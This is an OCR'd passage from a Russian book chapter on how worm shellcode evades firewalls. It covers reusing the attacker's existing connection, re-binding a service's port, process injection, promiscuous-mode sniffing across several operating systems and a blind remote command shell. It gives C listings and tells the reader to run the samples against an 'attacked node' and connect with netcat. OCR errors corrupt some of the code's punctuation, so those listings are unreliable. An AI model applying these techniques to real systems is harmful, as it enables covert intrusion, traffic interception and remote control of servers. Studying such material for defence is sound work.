


Рис. 5.5. Атакующий открывает на своем узле новый порт N, засылает shell-код на уязвимый сервер, откуда shell-код устанавливает с узлом атакующего исходящее соединение, безжалостно блокируемое правильно настроенным брандмауэром

Если уязвимый узел находится в MDZ-зоне («демилитаризованной» зоне – выделенном сегменте сети, в котором локальная сеть пересекается с агрессивной внешней средой, где по обыкновению и устанавливаются публичные серверы), администратор может с чистой совестью заблокировать все исходящие соединения, перекрывая червю «кислород» и одновременно с этим беспрепятственно пропуская локальных пользователей в Интернет. Правда, дверь демилитаризованной зоны практически никогда не запирается наглухо и в ней всегда остается крохотная щелка, предназначенная для отправки почты, DNS-запросов и т. д., однако правильно сконфигурированный брандмауэр ни за что не выпустит пакет, стучащийся в 25-й порт, но отправленный не с SMTP-, а с web-сервера!

Но даже если исходящие соединения и не блокируются брандмауэром, червь все равно не сможет эффективно распространяться, ведь брандмауэр атакующего узла навряд ли пропустит входящее соединение, поэтому дальше первого поколения процесс размножения не пойдет. В любом случае установка новых соединений на нестандартные порты (а уж тем более периодические «поползновения» в сторону узла хакера) так или иначе отображается в логах, и к хакеру в срочном порядке отправляется бригада карателей быстрого реагирования («нэхорошо паступаешь дарагой, да?»).

FIND EXPLOIT, ИЛИ МОЛЧАНИЕ БРАНДМАУЗЕРА

Если в процессе оперативно-воспитательной работы вместе с ушами хакеру не оторвут еще кое-что, до него, может быть, наконец дойдет, что устанавливать новые TCP/IP-соединения с атакуемым сервером не нужно! Вместо этого можно воспользоваться уже существующим соединением, легальным образом установленным с сервером!

В частности, можно гарантировать, что на публичном web-сервере будет обязательно открыт 80-й порт, иначе ни один пользователь внешней сети не сможет с ним работать. Поскольку HTTP-протокол требует двухстороннего TCP/IP-соединения, атакующий может беспрепятственно отправлять shell-коду зловредные команды и получать назад ответы. Алгоритм атаки в общем виде выглядит приблизительно так: атакующий устанавливает с уязвимым сервером TCP/IP-соединение, притворясь невинной овечкой, мирно пасущейся на бескрайних просторах Интернета, но вместо честного запроса "GET" он подбрасывает серверу зловредный shell-код, переполняющий буфер и захватывающий управление. Брандмаузер, довольно смутно представляющий себе особенности программной реализации сервера, не видит в таком пакете ничего дурного и благополучно его пропускает.

Между тем shell-код, слегка обжившись на атакованном сервере, вызывает функцию recv, передавая ей дескриптор уже установленного TCP/IP-соединения, — того самого, через которое он и был заслан, — подтягивая свое основное тело. Совершенно ничего не подозревающий брандмаузер и эти пакеты пропускает тоже, ничем не выделяя их в логах (рис. 5.6).

Проблема в том, что shell-код не знает дескриптора «своего» соединения и потому не может этим соединением напрямую воспользоваться. Но тут на помощь приходит функция getpeername, сообщающая, с каким удаленным адресом и портом установлено соединение, ассоциированное с данным дескриптором (если дескриптор не ассоциирован ни с каким соединением, функция возвращает ошибку). Поскольку и в Windows 9x/NT, и в UNIX дескрипторы выражаются небольшим положительным целым числом, вполне реально за короткое время перебрать их все, после чего shell-коду останется лишь определить: какое из всех TCP/IP соединений «его». Это легко. Ведь IP-адрес и порт атакующего узла ему хорошо известны (ну должен же он помнить, откуда он только что пришел!), достаточно выполнить тривиальную проверку на совпадение — вот и все.




Рис. 5.6. Атакующий засылает на уязвимый сервер shell-код, который методом «тупого» перебора находит сокет уже установленного соединения и связывается с узлом атакующего, не вызывая никаких подозрений со стороны брандмаузера

Программная реализация головы червя в несколько упрощенном виде может выглядеть, например, так (листинг 5.3).

Листинг 5.3. Ключевой фрагмент shell-кода, осуществляющий поиск сокета «своего» соединения

```
// шаг 1: перебираем все дескрипторы сокетов один за другим
for (a = 0; a < MAX_SOCKET; a++)
{
   *buff = 0;     // очищаем имя сокета

   // шаг 2: получаем адрес, связанный с данным дескриптором
   // (конечно, при условии, что с ним вообще что-то связно)
   if (getpeername((SOCKET) a, (struct sockaddr*) &faddr, (int *) buff) != -1)
   {
         // шаг 3: идентифицируем свое TCP/IP-соединение по своему порту
         if (htons(faddr.sin_port) == HACKERS_PORT)
                  sshell((SOCKET) a, MAX_BUF_SIZE);
   }
}
// шаг 4: подчищаем за собой следы
closesocket(fsocket);
```

Откомпилировав демонстрационный пример find.c, запустите его на атакуемом узле, а на узле атакующего наберите: netcat "адрес атакуемого" 666. Убедитесь, что никакие, даже самые жесткие и недемократичные настройки брандмауэра, не препятствуют нормальной жизнедеятельности червя. Внимательнейшим образом изучите все логи — вы не видите в них ничего подозрительного? Вот! Я тоже не вижу. И хотя IP-адрес атакующего в них исправно присутствует, он ничем не выделяется среди сотен тысяч адресов остальных пользователей, и разоблачить хакера можно лишь просмотром содержимого всех TCP/IP-пакетов. Пакеты, отправленные злоумышленником, будут содержать shell-код, который легко распознать на глаз. Однако, учитывая, что каждую секунду сервер перелопачивает не один мегабайт информации, просмотреть все пакеты становится просто нереально, а автоматизированный поиск требует вирусной сигнатуры, которой на латентной стадии эпидемии еще ни у кого нет.

REUSE EXPLOIT, ИЛИ МОЛЧАНИЕ БРАНДМАУЗЕРА II

Допустим, разработчики операционных систем исправят свой грубый ляп с дескрипторами сокетов, равномерно рассеяв их по всему 32-битному пространству, что сделает лобовой перебор довольно неэффективным, особенно если в функции getpeername будет встроен детектор такого перебора, реагирующий в случае подозрения на атаку все возрастающим замедлением. И что тогда? А ничего! Опытные хакеры (и грамотно спроектированные черви) перейдут к плану «Б», насильно делая re-bind уже открытому порту.

Возможность повторного использования адресов — это вполне легальная возможность и предусмотрена она не случайно. В противном случае проектиров-

ние разветвленных сетевых приложений с сильно развитой иерархической структурой оказалось бы чрезвычайно затрудненным (кто программировал собственные серверы, тот поймет, ну а кто не программировал, просто не в состоянии представить, *чего* он избежал).

Коротко говоря: делать bind на уже открытый порт может только владелец этого порта (то есть процесс, открывший данный порт, или один из его потомков, унаследовавших дескриптор соответствующего сокета), да и то лишь при том условии, что сокет не имеет флага эксклюзивности (SO_EXCLUSIVEADDRUSE). Тогда, создав новый сокет и вызвав функцию setsockopt, присваивающую ему атрибут SO_REUSEADDR, shell-код сможет сделать bind и listen, после чего все *последующие* подключения к атакованному серверу будут обрабатываться уже не самим сервером, а зловредным shell-кодом (рис. 5.7)!




Рис. 5.7. Атакующий засылает на уязвимый сервер shell-код, который делает re-bind на открытый публичный порт и перехватывает все последующие соединения (и соединения, устанавливаемые атакующим в том числе)

Программная реализация данной атаки вполне тривиальна и отличается от эксплоита bind.c одной-единственной строкой: setsockopt(rsocket, SOL_SOCKET, SO_REUSEADDR, &n_reuse, sizeof(n_reuse)), присваивающей сокету атрибут SO_REUSEADDR. Однако вместо открытия порта с нестандартным номером данный код захватывает основной порт уязвимой службы, не вызывая никаких претензий у брандмауэра (листинг 5.4).

Листинг 5.4. Ключевой фрагмент shell-кода, осуществляющий re-bind открытого порта

```
// шаг 1: создаем сокет
if ((rsocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;
// шаг 2: присваиваем атрибут SO_REUSEADDR
if (setsockopt(rsocket, SOL_SOCKET , SO_REUSEADDR , &n_reuse, 4)) return -1;
// шаг 3: связываем сокет с локальным адресом
raddr.sin_family            = AF_INET;
raddr.sin_port              = htons(V_PORT);          // уязвимый порт
raddr.sin_addr.s_addr       = INADDR_ANY;
if (bind(rsocket,(struct sockaddr *) &raddr, sizeof(raddr))) return -1;
```

Продолжение ⇩

Листинг 5.4 (*продолжение*)

```
// шаг 4: слушаем
// при последующих подключениях к уязвимому порту управление получит
// shell-код, а не код сервера, и этот порт будет обязательно открыт на
// firewall, поскольку это порт "легальной" сетевой службы!
if (listen(rsocket, 0x1)) return -1;
// шаг 5: извлекаем сообщение из очереди
csocket = accept(rsocket, (struct sockaddr *) &raddr, &raddr_size);
// шаг 6: обмениваемся командами с сокетом
sshell((SOCKET) csocket, MAX_BUF_SIZE);
// шаг 7 - подчищаем за собой следы
closesocket(rsocket);
closesocket(csocket);
```

Откомпилировав демонстрационный пример reuse.c, запустите его на атакуемом узле, а на узле атакующего выполните следующую команду: `netcat "адрес атакуемого" 80`, соответствующую стадии засылки shell-кода на уязвимый сервер. Затем повторите попытку подключения вновь, и если все пройдет успешно, на экране терминала появится уже знакомое приглашение командного интерпретатора, подтверждающее, что подключение обработано отнюдь не прежним владельцем порта, а головой червя или shell-кодом.

Убедитесь, что брандмауэр, независимо от его конфигурации, не видит в этой ситуации ничего странного и никак не препятствует несанкционированному захвату подключений.

ПРИМЕЧАНИЕ

Под Windows 2000 SP3 этот прием иногда не срабатывает — система, нахально проигнорировав захват порта, продолжает обрабатывать входящие подключения его прежним владельцем. Как ведут себя остальные системы — не знаю, не проверял, однако это явная ошибка, и она должна быть исправлена в следующих осях. В любом случае, если *такое произошло, повторяйте засылку shell-кода вновь и вновь — до* тех пор, пока вам не повезет.

FORK EXPLOIT, ИЛИ БРАНДМАУЗЕР ПРОДОЛЖАЕТ МОЛЧАТЬ

Атрибут эксклюзивности не присваивается сокетам по умолчанию, и о его существовании догадываются далеко не все разработчики серверных приложений, однако если под натиском червей уязвимые сервера начнут сыпаться один за другим, разработчики могут пересмотреть свое отношение к безопасности и воспрепятствовать несанкционированному захвату открытых портов. Наступят ли после этого для червей мрачные времена?

Да как бы не так! Голова червя просто «прибьет» уязвимый процесс вместе со всеми его дескрипторами (при закрытии процесса все открытые им порты, автоматически освобождаются), перебрасывая свое тело в новый процесс, после чего червь сделает bind только что открытому порту, получая в свое распоряжение все входящие соединения.

В UNIX-системах есть замечательный системный вызов fork, расщепляющий текущий процесс и автоматически раздваивающий червя. В Windows 9x/NT осуществить такую операцию намного сложнее, однако не настолько сложно, как это кажется на первый взгляд. Один из возможных способов реализации выглядит приблизительно так: сначала вызывается функция CreateProcess с установленным флажком REATE_SUSPENDED (создание процесса с его немедленным «усыплением»), затем из процесса выдирается текущий контекст (это осуществляется вызовом функции GetThreadContext) и значение регистра EIP устанавливается на начало блока памяти, выделенного функцией VirtualAllocEx. Вызов SetThreadContext обновляет содержимое контекста, а функция WriteProcessMemory внедряет в адресное пространство процесса shell-код, после чего процесс пробуждается, «разбуженный» функцией ResumeThread, и shell-код начинает свое выполнение (рис. 5.8).

Против этого приема не существует никаких адекватных контрмер и противодействий, единственное, что можно порекомендовать — это избегать использования уязвимых приложений вообще.




Рис. 5.8. Атакующий засылает на уязвимый сервер shell-код, «прибивающий» серверный процесс и открывающий публичный порт заново

SNIFFER EXPLOIT ИЛИ ПАССИВНОЕ СКАНИРОВАНИЕ

При желании червь может перехватывать весь трафик, проходящий через уязвимый узел, а не только тот, что адресован атакованному сервису. Такое пассивное прослушивание чрезвычайно трудно обнаружить, и из всех рассмотренных нами способов обхода брандмауэров этот обеспечивает червю наивысшую скрытность.

По сети путешествует огромное количество снифферов для UNIX, в большинство своем распространяемых в исходных текстах и неплохо прокомментированных. Наиболее универсальный способ прослушивания трафика апеллирует к кросс-платформенной библиотеке libcap, портированной в том числе и под Windows 95/98/ME/NT/2000/XP/CE (на сайте http://wincap.polito.it/install/default.htm можно найти и сам порт библиотеки, и tcpdump для Windows — очень

рекомендую). Если же на атакованном компьютере этой библиотеки нет (а червь не может позволить себе роскошь тащить ее за собой), мы будем действовать так: открываем сокет в сыром режиме, связываем его с прослушиваемым интерфейсом, переводим последний в «неразборчивый» (promiscuous) режим, в котором сокет будет получать все проходящие мимо него пакеты, и... собственно, читаем их в свое удовольствие.

В различных операционных системах этот механизм реализуется по-разному. В LINUX, начиная с версии 2.2, появились поддержка пакетных сокетов, предназначенных для взаимодействия с сетью на уровне драйверов и создаваемых вызовом `socket (PF_PACKET, int type, int protocol)`, где `type` может принимать значения `SOCK_RAW` («сырой» сокет) или `SOCK_DGRAM` («сухой» сокет с удаленными служебными заголовками). Вызов `ifr.ifr_flags |= IFF_PROMISC; ioctl (s, SIOCGIFFLAGS, ifr)` активирует неразборчивый режим, где `ifr` — интерфейс, к которому сокет был привязан сразу после его создания (подробнее об этом можно прочитать в статье «Анализатор сетевого трафика», опубликованной в октябрьском номере журнала «Системный Администратор» за 2002 год).

Под BSD можно открыть устройство `"/dev/bpf"` и после его перевода в неразборчивый режим — `ioctl(fd, BIOCPROMISC, 0)` — слушать пролетающий мимо узла трафик. В Solaris'е все осуществляется аналогично, только IOCTL-коды немного другие и устройство называется не `bpf`, а `hme`. Аналогичным образом ведет себя и SUNOS, где для достижения желаемого результата приходится отрывать устройство `nit`.

Короче говоря, эта тема выжата досуха и никому уже не интересна. Замечательное руководство по программированию снифферов (правда, на французском языке) можно найти на http://www.security-labs.org/index.php3?page=135, а на http://packetstormsecurity.org/sniffers/ выложено множество разнообразных «грабителей» трафика в исходных текстах. Наконец, по адресам http://athena.vvsu.ru/infonets/Docs/sniffer.txt и http://cvalka.net/read.php?file=32&dir=programming вас ждет пара толковых статей о снифферах на русском языке. Словом, на недостаток информации жаловаться не приходится. Правда, остается неясным — как примирить весь этот зоопарк и удержать в голове специфические особенности каждой из операционных систем?

Подавляющее большинство статей, с которыми мне приходилось встречаться, описывали лишь одну, ну максимум две операционные системы, совершенно игнорируя существование остальных. Приходилось открывать несколько статей и попеременно мотаться между ними на предмет выяснения: а под LINUX это как? А под BSD? А под Solaris? От этого в голове образовывался такой кавардак, что от прочитанного материала не оставалась и следа, а компилируемый код содержал огромное количество фатальных ошибок, даже и не пытаясь компилироваться.

Чтобы не мучить читателя сводными таблицами (от которых больше вреда, чем пользы), ниже приводится вполне работоспособная функция абстракции, подготавливающая сокет (дескриптор устройства) к работе и поддерживающая большое количество различных операционных систем, как-то: SUN OS, LINUX,

Free BSD, IRIX и Solaris (листинг 5.5). Полный исходный текст сниффера можно стащить отсюда: http://packetstormsecurity.org/sniffers/gdd13.c.

Листинг 5.5. Создание сырого сокета (дескриптора) и перевод его в неразборчивый режим

```
/*=============================================================
Ethernet Packet Sniffer 'GreedyDog' Version 1.30
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Written by UNYUN (unewn4th@usa.net)
#ifdef SUNOS4 /*--------< SUN OS4 >-----------*/
#define    NIT_DEV              "/dev/nit"    */
#define    DEFAULT_NIC          "le0"         */
#define    CHUNKSIZE            4096          */
#endif
#ifdef LINUX /*--------< LINUX >--------------*/
#define    NIT_DEV              ""
#define    DEFAULT_NIC          "eth0"        */
#define    CHUNKSIZE            32000         */
#endif
#ifdef FREEBSD /*--------< FreeBSD >----------*/
#define    NIT_DEV              "/dev/bpf"    */
#define    DEFAULT_NIC          "ed0"         */
#define    CHUNKSIZE            32000         */
#endif
#ifdef IRIX /*-----------< IRIX >--------------*/
#define    NIT_DEV              ""
#define    DEFAULT_NIC          ""
#define    CHUNKSIZE            60000         */
#define    ETHERHDRPAD          RAW_HDRPAD(sizeof(struct ether_header))
#endif
#ifdef SOLARIS /*--------< Solaris >----------*/
#define    NIT_DEV              "/dev/hme"    */
#define    DEFAULT_NIC          ""
#define    CHUNKSIZE            32768         */
#endif
#define    S_DEBUG                            */
#define    SIZE_OF_ETHHDR       14            */
#define    LOGFILE              "./snif.log"  */
#define    TMPLOG_DIR           "/tmp/"       */
struct conn_list{
   struct conn_list     *next_p;
   char                 sourceIP[16].destIP[16];
   unsigned long        sourcePort.destPort;
};
struct conn_list *cl; struct conn_list *org_cl;
#ifdef SOLARIS
   int     strgetmsg(fd, ctlp, flagsp, caller)
   int     fd;
   struct strbuf *ctlp;
```

Продолжение ⇩

Листинг 5.5 (*продолжение*)

```
    int     *flagsp;
    char    *caller;
    {
            int     rc;
            static char errmsg[80];

            *flagsp = 0;
            if ((rc=getmsg(fd,ctlp,NULL,flagsp))<0) return(-2);
            if (alarm(0)<0) return(-3);
            if ((rc&(MORECTL|MOREDATA))==(MORECTL|MOREDATA)) return(-4);
            if (rc&MORECTL) return(-5);
            if (rc&MOREDATA) return(-6);
            if (ctlp->len<sizeof(long)) return(-7);
            return(0);
    }
#endif
int setnic_promisc(nit_dev,nic_name)
char        *nit_dev;
char        *nic_name;
{
    int sock; struct ifreq f;

#ifdef SUNOS4
    struct strioctl si; struct timeval timeout;
    u_int chunksize = CHUNKSIZE; u_long if_flags = NI_PROMISC;

    if ((sock = open(nit_dev, O_RDONLY)) < 0)          return(-1);
    if (ioctl(sock, I_SRDOPT, (char *)RMSGD) < 0)      return(-2);
    si.ic_timout = INFTIM;
    if (ioctl(sock, I_PUSH, "nbuf") < 0)               return(-3);

    timeout.tv_sec = 1; timeout.tv_usec = 0; si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout); si.ic_dp = (char *)&timeout;
    if (ioctl(sock, I_STR, (char *)&si) < 0)    return(-4);

    si.ic_cmd = NIOCSCHUNK; si.ic_len = sizeof(chunksize);
    si.ic_dp = (char *)&chunksize;
    if (ioctl(sock, I_STR, (char *)&si) < 0)           return(-5);

    strncpy(f.ifr_name, nic_name, sizeof(f.ifr_name));
    f.ifr_name[sizeof(f.ifr_name) - 1] = '\0'; si.ic_cmd = NIOCBIND;
    si.ic_len = sizeof(f); si.ic_dp = (char *)&f;
    if (ioctl(sock, I_STR, (char *)&si) < 0)           return(-6);

    si.ic_cmd = NIOCSFLAGS; si.ic_len = sizeof(if_flags);
    si.ic_dp = (char *)&if_flags;
    if (ioctl(sock, I_STR, (char *)&si) < 0) return(-7);
    if (ioctl(sock, I_FLUSH, (char *)FLUSHR) < 0) return(-8);
```

```
#endif
#ifdef LINUX
   if ((sock=socket(AF_INET,SOCK_PACKET,768))<0) return(-1);
   strcpy(f.ifr_name, nic_name);       if (ioctl(sock,SIOCGIFFLAGS,&f)<0) return(-2);
   f.ifr_flags |= IFF_PROMISC; if (ioctl(sock,SIOCSIFFLAGS,&f)<0) return(-3);
#endif
#ifdef FREEBSD
   char device[12]; int n=0; struct bpf_version bv; unsigned int size;

   do{
         sprintf(device,"%s%d",nit_dev,n++); sock=open(device,O_RDONLY);
   } while(sock<0 && errno==EBUSY);
   if(ioctl(sock,BIOCVERSION,(char *)&bv)<0) return(-2);
   if((bv.bv_major!=BPF_MAJOR_VERSION)||(bv.bv_minor<BPF_MINOR_VERSION))return -3;
   strncpy(f.ifr_name,nic_name,sizeof(f.ifr_name));
   if(ioctl(sock,BIOCSETIF,(char *)&f)<0) return-4;
   ioctl(sock,BIOCPROMISC,NULL);if(ioctl(sock,BIOCGBLEN,(char *)&size)<0)return-5;
#endif
#ifdef IRIX
   struct sockaddr_raw sr; struct snoop_filter sf;
   int size=CHUNKSIZE,on=1; char *interface;
   if((sock=socket(PF_RAW,SOCK_RAW,RAWPROTO_SNOOP))<0) return -1;
   sr.sr_family = AF_RAW; sr.sr_port = 0;
   if (!(interface=(char *)getenv("interface")))
   memset(sr.sr_ifname,0,sizeof(sr.sr_ifname));
   else strncpy(sr.sr_ifname,interface,sizeof(sr.sr_ifname));
   if(bind(sock,&sr,sizeof(sr))<0) return(-2); memset((char *)&sf,0,sizeof(sf));
   if(ioctl(sock,SIOCADDSNOOP,&sf)<0) return(-3);
   setsockopt(sock,SOL_SOCKET,SO_RCVBUF,(char *)&size,sizeof(size));
   if(ioctl(sock,SIOCSNOOPING,&on)<0) return(-4);
#endif
#ifdef SOLARIS
   long buf[CHUNKSIZE]; dl_attach_req_t ar; dl_promiscon_req_t pr;
   struct strioctl si; union DL_primitives *dp; dl_bind_req_t bind_req;
   struct strbuf c; int flags;

   if ((sock=open(nit_dev,2))<0) return(-1);

   ar.dl_primitive=DL_ATTACH_REQ; ar.dl_ppa=0; c.maxlen=0;
   c.len=sizeof(dl_attach_req_t); c.buf=(char *)&ar;
   if (putmsg(sock,&c,NULL,0)<0) return(-2);

   c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
   strgetmsg(sock,&c,&flags,"dlokack"); dp=(union DL_primitives *)c.buf;
   if (dp->dl_primitive != DL_OK_ACK) return(-3);

   pr.dl_primitive=DL_PROMISCON_REQ; pr.dl_level=DL_PROMISC_PHYS; c.maxlen = 0;
   c.len=sizeof(dl_promiscon_req_t); c.buf=(char *)&pr;
```

Продолжение ⇩

Листинг 5.5 (*продолжение*)

```
    if (putmsg(sock,&c,NULL,0)<0) return(-4);

    c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
    strgetmsg(sock,&c,&flags,"dlokack"); dp=(union DL_primitives *)c.buf;
    if (dp->dl_primitive != DL_OK_ACK) return(-5);

    bind_req.dl_primitive=DL_BIND_REQ; bind_req.dl_sap=0x800;
    bind_req.dl_max_conind=0; bind_req.dl_service_mode=DL_CLDLS;
    bind_req.dl_conn_mgmt=0; bind_req.dl_xidtest_flg=0; c.maxlen=0;
    c.len=sizeof(dl_bind_req_t); c.buf=(char *)&bind_req;
    if (putmsg(sock,&c,NULL,0)<0) return(-6);

    c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
    strgetmsg(sock,&c,&flags,"dlbindack"); dp=(union DL_primitives *)c.buf;
    if (dp->dl_primitive != DL_BIND_ACK) return(-7);

    si.ic_cmd=DLIOCRAW; si.ic_timout=-1; si.ic_len=0; si.ic_dp=NULL;
    if (ioctl(sock, I_STR, &si)<0) return(-8);
    if (ioctl(sock,I_FLUSH,FLUSHR)<0) return(-9);
#endif
    return(sock);
}
```

Совсем иная ситуация складывается с Windows NT. Пакетных сокетов она не поддерживает, с сетевым драйвером напрямую работать не позволяет. Точнее, позволяет, но с очень большими предосторожностями и не без плясок с бубном (если нет бубна, на худой конец сойдет и обыкновенный оцинкованный таз, подробное изложение ритуала можно найти у Коберниченко в «Недокументированных возможностях Windows NT»). И хотя пакетных снифферов под NT существует огромное количество (один из которых даже входит в DDK), все они требуют обязательной установки специального драйвера, так как корректная работа с транспортом в NT возможна только на уровне ядра. Может ли червь притащить с собой такой драйвер и динамически загрузить его в систему? Ну, вообще-то может, только это будет крайне громоздкое и неэлегантное решение.

В Windows 2000/XP все гораздо проще. Там достаточно создать сырой сокет (в Windows 2000/XP наконец-то появилась поддержка сырых сокетов!), повесить его на прослушиваемый интерфейс и, сделав сокету bind, перевести последний в неразборчивый режим, сказав `WSAIoctl(raw_socket, SIO_RCVALL, &optval, sizeof(optval), 0,0,&N,0,0)`, где `optval` — переменная типа `DWORD` с единицей внутри, а `N` — количество возвращенных функцией байт.

Впервые исходный текст такого сниффера был опубликован в шестом номере журнала #29A, затем его передрал Z0mbie, переложивший ассемблерный код на интернациональный программистский язык Си++ (странно, а почему не Си?) и унаследовавший все ляпы оригинала. Ниже приведен его ключевой фрагмент с моими комментариями (листинг 5.6.), а полный исходный текст содержится в файле sniffer.c. Другой источник вдохновления — демонстрационный пример IPHDRINC, входящий в состав Platform SDK 2000. Рекомендую.

Листинг 5.6. Ключевой фрагмент кода пакетного sniffer'а под Windows 2000/XP

```
// создаем сырой сокет
//----------------------------------------------------------------------
if ((raw_socket = socket(AF_INET, SOCK_RAW, IPPROTO_IP)) == -1) return -1;


// вот тут некоторые руководства утверждают, что сырому сокету надо дать
// атрибут IP_HDRINCL. дать-то, конечно, можно, но ведь можно и не давать!
// флаг IP_HDRINCL сообщает системе, что аллеуха хочет сама формировать
// IP заголовок отправляемых пакетов, а принятые пакеты ей отдаются с IP
// заголовком в любом случае. подробности в PlatformSDK->TCP/IP Raw Sockets//if
(setsockopt(raw_socket, IPPROTO_IP, IP_HDRINCL, &optval, sizeof(optval))== -1)…


// перечисляем все интерфейсы (то есть адреса IP-адресов всех шлюзов, что
// есть на компьютере. при ppp-подключении к интернету обычно имеется
// всего один IP-адрес, назначенный DHCP сервером провайдера, однако
// в локальной сети это не так
if ((zzz = WSAIoctl(raw_socket, SIO_ADDRESS_LIST_QUERY, 0, 0, addrlist,
    sizeof(addrlist), &N, 0, 0)) == SOCKET_ERROR) return -1;
…
// теперь мы должны сделать bind на все интерфейсы, выделив каждый в свой
// поток (весь сокеты - блокируемые), однако в данном демонстрационном
// примере слушается лишь IP первого попавшегося под руку интерфейса
addr.sin_family = AF_INET;
addr.sin_addr = ((struct sockaddr_in*) ilist->Address[0].lpSockaddr)->sin_addr;
if (bind(raw_socket, (struct sockaddr*) &addr, sizeof(addr))==SOCKET_ERROR) return -1;

#define SIO_RCVALL 0x9B000001

// сообщаем системе, что мы хотим получать все пакеты, проходящие мимо нее
if (zzz=WSAIoctl(raw_socket,SIO_RCVALL,&optval,sizeof(optval),0,0,&N,0,0)) return -1;

// получаем все пакеты, приходящие на данный интерфейс
while(1)
{
   if ((len = recv(raw_socket, buf, sizeof(buf), 0)) < 1) return -1;
   …
}
```

Откомпилировав sniffer.c, запустите его на атакуемом узле с правами администратора и отправьте с узла атакующего несколько TCP/UDP-пакетов, которые пропускает брандмауэр. Смотрите, червь исправно вылавливает их! Причем никаких открытых портов на атакуемом компьютере не добавляется и факт перехвата не фиксируется ни мониторами, ни локальными брандмауэрами.

Для разоблачения пассивных слушателей были разработаны специальные методы (краткое описание которых можно найти, например, здесь: http://www.robertgraham.com/pubs/sniffing-faq.html), однако практической пользы от них ника-

кой, так как все они ориентированы на борьбу с длительным прослушиванием, а червю для осуществления атаки требуется не больше нескольких секунд!

ОРГАНИЗАЦИЯ УДАЛЕННОГО SHELL'А В UNIX И NT

Потребность в удаленном shell'е испытывают не только хакеры, но и сами администраторы. Знаете, как неохота бывает в дождливый день тащиться через весь город только затем, чтобы прикрутить фитилек «контящего» NT-сервера, на ходу стряхивая с себя остатки сна, да собственно даже не сна, а тех его жалких урывков в которые в изнеможении погружаешься прямо за монитором...

В UNIX-подобных операционных системах shell есть от рождения, а вот в NT его приходится реализовывать самостоятельно. Как это можно сделать? По сети ходит совершенно чудовищный код, перенаправляющий весь ввод/вывод порожденного процесса в дескрипторы non-overlapping сокетов. Считается, что раз уж non-overlapping сокеты во многих отношениях ведут себя так же, как и обычные файловые манипуляторы, операционная система не заметит обмана, и командный интерпретатор будет работать с удаленным терминалом так же, как и с локальной консолью. Может быть (хотя это и крайне маловероятно), в какой-то из версий Windows такой прием и работает, однако на всех современных системах порожденный процесс попросту не знает, что ему с дескрипторами сокетов, собственно, делать, и весь ввод/вывод проваливается в тартарары...

СЛЕПОЙ SHELL

Если разобраться, то для реализации удаленной атаки полноценный shell совсем не обязателен, и на первых порах можно ограничиться «слепой» передачей команд штатного командного интерпретатора (естественно, с возможностью удаленного запуска различных утилит и, в частности, утилиты calcs, обеспечивающей управление таблицами управления доступа к файлам).

В простейшем случае shell реализуется приблизительно так (листинг 5.7).

Листинг 5.7. Ключевой фрагмент простейшего удаленного shell'а

```
// мотаем цикл, принимая с сокета команды
// пока есть что принимать
while(1)
{
   // принимаем очередную порцию данных
   a = recv(csocket, &buf[p], MAX_BUF_SIZE - p - 1, 0);

   // если соединение неожиданно закрылось, выходим из цикла
   if (a < 1) break;

   // увеличиваем счетчик кол-ва принятых символов
```

```
    // и внедряем на конец строки завершающий ноль
    p += a. buf[p] = 0.

    // строка содержит символ переноса строки?
    if ((ch = strpbrk(buf. xEOL)) != 0)
    {                                                    // да. содержит
        // отсекаем символ переноса и очищаем счетчик
        *ch = 0: p = 0:

            // если строка не пуста. передаем ее командному
            // интерпретатору на выполнение
            if (strlen(buf))
        {
                sprintf(cmd. "%s%s". SHELL. buf): exec(cmd):
        } else break: // если это пустая строка - выходим
    }
}
```

